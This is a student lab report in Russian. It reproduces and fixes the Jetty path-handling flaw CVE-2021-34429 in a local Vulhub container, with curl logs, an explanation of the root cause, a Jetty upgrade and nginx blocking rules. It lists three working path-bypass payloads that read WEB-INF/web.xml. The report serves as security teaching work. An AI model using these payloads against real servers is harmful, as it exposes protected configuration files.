Факультет программной инженерии и компьютерной техники

Лабораторная работа №2

«Анализ и устранение уязвимости на примере реального CVE с использованием Vulhub»

по дисциплине «Информационная безопасность»

Выполнил:

Студент группы P3432

Чмурова М.В.

Преподаватель:

Рыбаков Степан Дмитриевич

Санкт-Петербург

2025

Оглавление

Задание

Выполните следующие шаги для анализа и устранения конкретной уязвимости из коллекции Vulhub:

1. Выбор и подготовка лабораторного окружения:
   - Убедитесь, что на вашем компьютере установлены Docker и Docker Compose.
   - Клонируйте репозиторий Vulhub: git clone https://github.com/vulhub/vulhub.git
   - Перейдите в каталог с интересующей вас уязвимостью (например, cd vulhub/nginx/CVE-2021-23017). Выбор уязвимости: рекомендуется начать с чего-то не слишком сложного, например, уязвимость в компоненте web-приложения (например, vulhub/flask/CVE-2018-1000656) или в популярном сервисе.
   - Внимательно изучите файл README.md в выбранном каталоге. В нем содержится описание уязвимости, версия уязвимого ПО, инструкции по запуску и часто — пример эксплуатации.
2. Запуск уязвимого окружения и воспроизведение атаки:
   - Запустите уязвимый сервис командой docker-compose up -d.
   - Дождитесь полного запуска контейнеров. Проверьте, что сервис доступен (обычно по http://localhost:8080 или другому порту, указанному в инструкции).
   - Внимательно следуя инструкциям в README.md, воспроизведите шаги по эксплуатации уязвимости. Ваша цель — добиться ожидаемого результата (например, получения несанкционированного доступа, чтения чужых файлов, выполнения кода).
   - Важно: Фиксируйте все свои действия (команды, HTTP-запросы через curl или Burp Suite) для включения в отчет.
3. Анализ root cause уязвимости:
   - Изучите описание CVE на сайте https://cve.mitre.org/ или NVD.

- Проанализируйте, в чем заключается ошибка, приведшая к уязвимости. Это ошибка логики? Неправильная обработка ввода? Проблема в конфигурации?
- Изучите файлы в каталоге vulhub, чтобы понять, как сконфигурировано уязвимое окружение.
- Если возможно, просмотрите исходный код уязвимого компонента (часто он уже находится в каталоге в виде src/ или указана ссылка на коммит с фиксом).

4. Разработка и применение мер защиты:
   - На основе анализа предложите способ устранения уязвимости. Это может быть:
     - Изменение конфигурации (если уязвимость вызвана небезопасными настройками по умолчанию).
     - Обновление версии ПО в файле docker-compose.yml на ту, где уязвимость исправлена.
     - Внесение правок в код (если это учебное приложение и уязвимость в его коде). Например, добавление валидации пользовательского ввода, экранирование данных.
   - Остановите текущие контейнеры (docker-compose down).
   - Примените ваше исправление: измените Dockerfile, docker-compose.yml или исходный код приложения.
   - Пересоберите и запустите исправленное окружение: docker-compose up --build -d.
5. Верификация исправления:
   - Повторите те же шаги по эксплуатации уязвимости, которые вы выполняли на шаге 2.
   - Убедитесь, что атака теперь не проходит. Ваше исправленное приложение должно отклонять malicious-запросы, возвращать ошибки или вести себя ожидаемым безопасным образом.

- Протестируйте, что основная функциональность приложения после ваших правок не сломалась.

Уязвимость CVE-2021-34429

Название выбранной уязвимости: *Jetty Ambiguous Paths Information Disclosure Vulnerability (CVE-2021-34429)*

Описание:

Уязвимость, относящаяся к классу *Information Disclosure* (Раскрытие информации) и позволяющая удалённому злоумышленнику получить доступ к ресурсам, которые по правилам безопасности не должны быть доступны напрямую через *HTTP*-запросы. Речь о содержимом каталога *WEB-INF*, где обычно хранятся конфигурационные файлы веб-приложения.

В уязвимых версиях *Jetty* допущена ошибка в обработке пути запроса. Если атакующий отправляет специально сформированный *URL*, то сервер на этапе проверки безопасности считает такой путь допустимым. В результате ограничения доступа обходятся, и сервер возвращает содержимое конфиденциальных файлов, несмотря на то что они должны быть недоступны по прямому *HTTP*-запросу.

Воспроизведение уязвимости

В первую очередь захожу в каталог уязвимости, которую буду воспроизводить. Каталог по пути *vulhub/jetty/CVE-2021-34429* содержит следующие файлы:

```
maria@MacBook-Air-Maria-8 CVE-2021-34429 % ls
1.png                   docker-compose.yml      README.zh-cn.md
2.png                   README.md               src
maria@MacBook-Air-Maria-8 CVE-2021-34429 %
```

Рисунок 1. Содержимое каталога

После этого поднимается докер, проверяется, что он запущен и проверяется порт, на котором должно открыться приложение (в моем случае *localhost:8080*):

```
maria@MacBook-Air-Maria-8 CVE-2021-34429 % docker compose up -d
WARN[0000] /Users/maria/Documents/7-семестр/информационная-безопасность/vulhub/jetty/CVE-2021-34429/docker-compose.yml: the attribute `version` is obsolete, it will be
ignored, please remove it to avoid potential confusion
[+] Running 9/9
 ✔ web Pulled                                                                                                                                          12.7s
   ✔ d960726af2be Pull complete                                                                                                                         4.7s
   ✔ e8d62473a22d Pull complete                                                                                                                         4.9s
   ✔ 8962bc0fad55 Pull complete                                                                                                                         5.1s
   ✔ 65d943ee54c1 Pull complete                                                                                                                         6.9s
   ✔ da20b77f10ac Pull complete                                                                                                                         7.0s
   ✔ fb6a778e6477 Pull complete                                                                                                                         7.0s
   ✔ ae7884f0e61b Pull complete                                                                                                                         9.5s
   ✔ 380af46084e7 Pull complete                                                                                                                         9.7s
[+] Running 3/3
 ✔ Network cve-2021-34429_default                                                                                                          Created    0.0s
 ✔ Container cve-2021-34429-web-1                                                                                                          Started    0.6s
 ! web The requested image's platform (linux/amd64) does not match the detected host platform (linux/arm64/v8) and no specific platform was requested          0.0s
maria@MacBook-Air-Maria-8 CVE-2021-34429 % docker ps
CONTAINER ID   IMAGE              COMMAND                  CREATED         STATUS         PORTS                    NAMES
0163b3ce622e   vulhub/jetty:9.4.40   "/opt/jetty/bin/jett…"   2 seconds ago   Up 1 second    0.0.0.0:8080->8080/tcp   cve-2021-34429-web-1
maria@MacBook-Air-Maria-8 CVE-2021-34429 % cat docker-compose.yml
version: '2.2'
services:
  web:
    image: vulhub/jetty:9.4.40
    ports:
      - "8080:8080"
    volumes:
      - ./src:/opt/jetty/webapps/ROOT
```

Рисунок 2. Запуск

В результате имеем запущенное приложение на *localhost:8080*:



Рисунок 3. Запущенный пример

Для корректного воспроизведения атаки необходимо показать, что обычный доступ к *web.xml* запрещён, но через кривой *URL* – разрешён. Проверяется обычный доступ и убеждаемся, что возвращается 404:

```
maria@MacBook-Air-Maria-8 CVE-2021-34429 % curl -i "http://localhost:8080/WEB-INF/web.xml"
HTTP/1.1 404 Not Found
Cache-Control: must-revalidate,no-cache,no-store
Content-Type: text/html;charset=iso-8859-1
Content-Length: 459
Server: Jetty(9.4.40.v20210413)

<html>
<head>
<meta http-equiv="Content-Type" content="text/html;charset=utf-8"/>
<title>Error 404 Not Found</title>
</head>
<body><h2>HTTP ERROR 404 Not Found</h2>
<table>
<tr><th>URI:</th><td>/WEB-INF/web.xml</td></tr>
<tr><th>STATUS:</th><td>404</td></tr>
<tr><th>MESSAGE:</th><td>Not Found</td></tr>
<tr><th>SERVLET:</th><td>default</td></tr>
</table>
<hr><a href="https://eclipse.org/jetty">Powered by Jetty:// 9.4.40.v20210413</a><hr/>

</body>
</html>
```

Рисунок 4. При обычном запросе доступ запрещен

Для воспроизведения уязвимости есть 3 способа:

- Unicode based URL encoded: */%u002e/WEB-INF/web.xml*
- \0 with . bug: */.%00/WEB-INF/web.xml*
- \0 with .. bug: */a/b/..%00/WEB-INF/web.xml*

Воспользуемся вариантом 1 и отправим кривой *URL*:

```
maria@MacBook-Air-Maria-8 CVE-2021-34429 % curl -i "http://localhost:8080/%u002e/WEB-INF/web.xml"

HTTP/1.1 200 OK
Last-Modified: Wed, 03 Dec 2025 13:55:18 GMT
Content-Type: application/xml
Accept-Ranges: bytes
Content-Length: 215
Server: Jetty(9.4.40.v20210413)

<!DOCTYPE web-app PUBLIC
 "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
 "http://java.sun.com/dtd/web-app_2_3.dtd" >

<web-app>
  <display-name>Archetype Created Web Application</display-name>
</web-app>
```

Рисунок 5. Успешное воспроизведение уязвимости

Уязвимость успешно воспроизведена – получаем в ответ *200 OK*. В браузере имеем аналогичный результат:

Рисунок 6. Успешное воспроизведение уязвимости в браузере

Анализ root cause

Согласно описанию уязвимости на *cve.org*:



Рисунок 7. Описание уязвимости

следует, что она актуально только на версиях Jetty:

- 9.4.37–9.4.42
- 10.0.1–10.0.5
- 11.0.1–11.0.5

При запуске уязвимости как раз использовалась версия 9.4.40, которая входит в список версий, подверженных данной уязвимости

В терминах CWE эта уязвимость описывается как:

- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor (раскрытие чувствительной информации)
- CWE-551: Incorrect Behavior Order: Authorization Before Parsing and Canonicalization (неправильный порядок операций: авторизация проводится до полного парсинга и каноникализации пути)

Общий CVSS Score: 5.3. Уровень оценки Medium.

Согласно описанию уязвимости на GitHub:

На старых версиях (до версии 9.4.37) *Jetty* использовал класс *FileResource* и обрабатывал пути в два шага: сначала декодировал *URI*, затем нормализовал путь (убирал . и .. сегменты, в том числе закодированные). Если после этого абсолютный и канонический пути ресурса отличались, то он не выдавался.

Начиная со следующей версии *FileResource* был заменён на *PathResource*: сначала выполнялась нормализация *URI*, а уже потом декодирование (ради соответствия *RFC 3986*), из-за этого *URI* оставался уязвимым для дальнейшей нормализации после проверки ограничений безопасности, что позволяло одному и тому же запросу выглядеть безопасным при проверке, но указывать на другой ресурс при фактическом доступе к файловой системе.

Исправление уязвимости и доказательства устранения

Самый простой вариант для данной уязвимости – обновить версию Jetty до той, где уязвимость исправлена. Так как текущая версия – 9.4.40, то исправим ее на новую версию (на Docker Hub есть официальный образ jetty, а тег 11.0-jdk17 сейчас указывает на свежую ветку Jetty 11.0.x):

```
maria@MacBook-Air-Maria-8 CVE-2021-34429 % cat docker-compose.yml
version: '2.2'
services:
  web:
    image: jetty:11.0-jdk17
    ports:
      - "8080:8080"
    volumes:
      - ./src:/opt/jetty/webapps/ROOT
```

Рисунок 8. Новая версия для Jetty

После запуска попробуем добиться аналогичного ответа от сервера 200 OK:

```
maria@MacBook-Air-Maria-8 CVE-2021-34429 % curl -i "http://localhost:8080/%u002e/WEB-INF/web.xml"

HTTP/1.1 400 Bad Request
Content-Type: text/html;charset=iso-8859-1
Content-Length: 69
Connection: close
Server: Jetty(11.0.26)

<h1>Bad Message 400</h1><pre>reason: Ambiguous URI path segment</pre>%
```

Рисунок 9. Попытка воспроизвести уязвимость

На новой версии Jetty уязвимость устранена: сервер возвращает 400 и не дает доступа к WEB-INF. Аналогично браузер показывает тот же ответ:



Рисунок 10. Попытка воспроизвести уязвимость в браузере.

Однако просто обновить версию – кажется слишком простым решением. Поэтому попробуем исправить уязвимость добавив свои правила для обработки URL:

- Перед Jetty добавим reverse-proxy на базе nginx. Тогда внешние пользователи обращаются не к Jetty напрямую, а к nginx, который

принимает все HTTP-запросы на порт 8080 контейнера, анализирует URI и только после проверки при необходимости передает запросы на Jetty:

Для этого в файл docker-compose.yml добавлен отдельный сервис nginx, а Jetty-сервис оставлен во внутренней сети docker-compose:

```
maria@MacBook-Air-Maria-8 fixed-cve-2021-34429 % cat docker-compose.yml
version: '2.2'

services:
  jetty:
    image: vulhub/jetty:9.4.40
    container_name: jetty-vuln
    volumes:
      - ./src:/opt/jetty/webapps/ROOT
    expose:
      - "8080"

  nginx:
    image: nginx:1.27-alpine
    container_name: jetty-proxy
    depends_on:
      - jetty
    ports:
      - "8080:80"
    volumes:
      - ./nginx.conf:/etc/nginx/nginx.conf:ro
```

Рисунок 11. Новый docker-compose.yml

Верификация запроса на nginx.conf:

```
maria@MacBook-Air-Maria-8 fixed-cve-2021-34429 % cat nginx.conf
events {}

http {
  server {
    listen 80;

    if ($request_uri ~* "WEB-INF") {
      return 403;
    }

    if ($request_uri ~* "%u0*2e") {
      return 403;
    }

    if ($request_uri ~* "%00") {
      return 403;
    }

    location / {
      proxy_pass http://jetty:8080;
      proxy_set_header Host $host;
      proxy_set_header X-Real-IP $remote_addr;
      proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
      proxy_set_header X-Forwarded-Proto $scheme;
    }
  }
}
```

Рисунок 12. Новый файл nginx.conf

Аналогично запускается docker и проверяется уязвимость:

```
maria@MacBook-Air-Maria-8 fixed-cve-2021-34429 % curl -v "http://localhost:8080/%u002e/WEB-INF/web.xml"

* Host localhost:8080 was resolved.
* IPv6: ::1
* IPv4: 127.0.0.1
*   Trying [::1]:8080...
* Connected to localhost (::1) port 8080
> GET /%u002e/WEB-INF/web.xml HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/8.7.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 400 Bad Request
< Server: nginx/1.27.5
< Date: Wed, 03 Dec 2025 16:26:32 GMT
< Content-Type: text/html
< Content-Length: 157
< Connection: close
<
<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.27.5</center>
</body>
</html>
* Closing connection
```

Рисунок 13. Попытка воспроизвести уязвимость на уязвимой версии Jetty

В итоге видим, что получаем в ответ ошибку 400 Bad Request вместо старого 200 OK – уязвимость устранена

Вывод

В ходе данной лабораторной работы получилось самостоятельно воспроизвести уязвимость CVE-2021–34429. В результате удалось выяснить, что проблема заключается в версии Jetty, которая сначала делает сначала нормализацию, а потом декодирование, что приводит к пропусканию закодированных «/0». Чтобы устранить эту уязвимость была обновлена версия Jetty, а также дополнительно добавлен сервис nginx, который самостоятельно валидирует запросы по URL и запрещает все, пытающиеся получить доступ к защищенному WEB-INF.

Весь исправленный код для данной уязвимости можно найти на GitHub: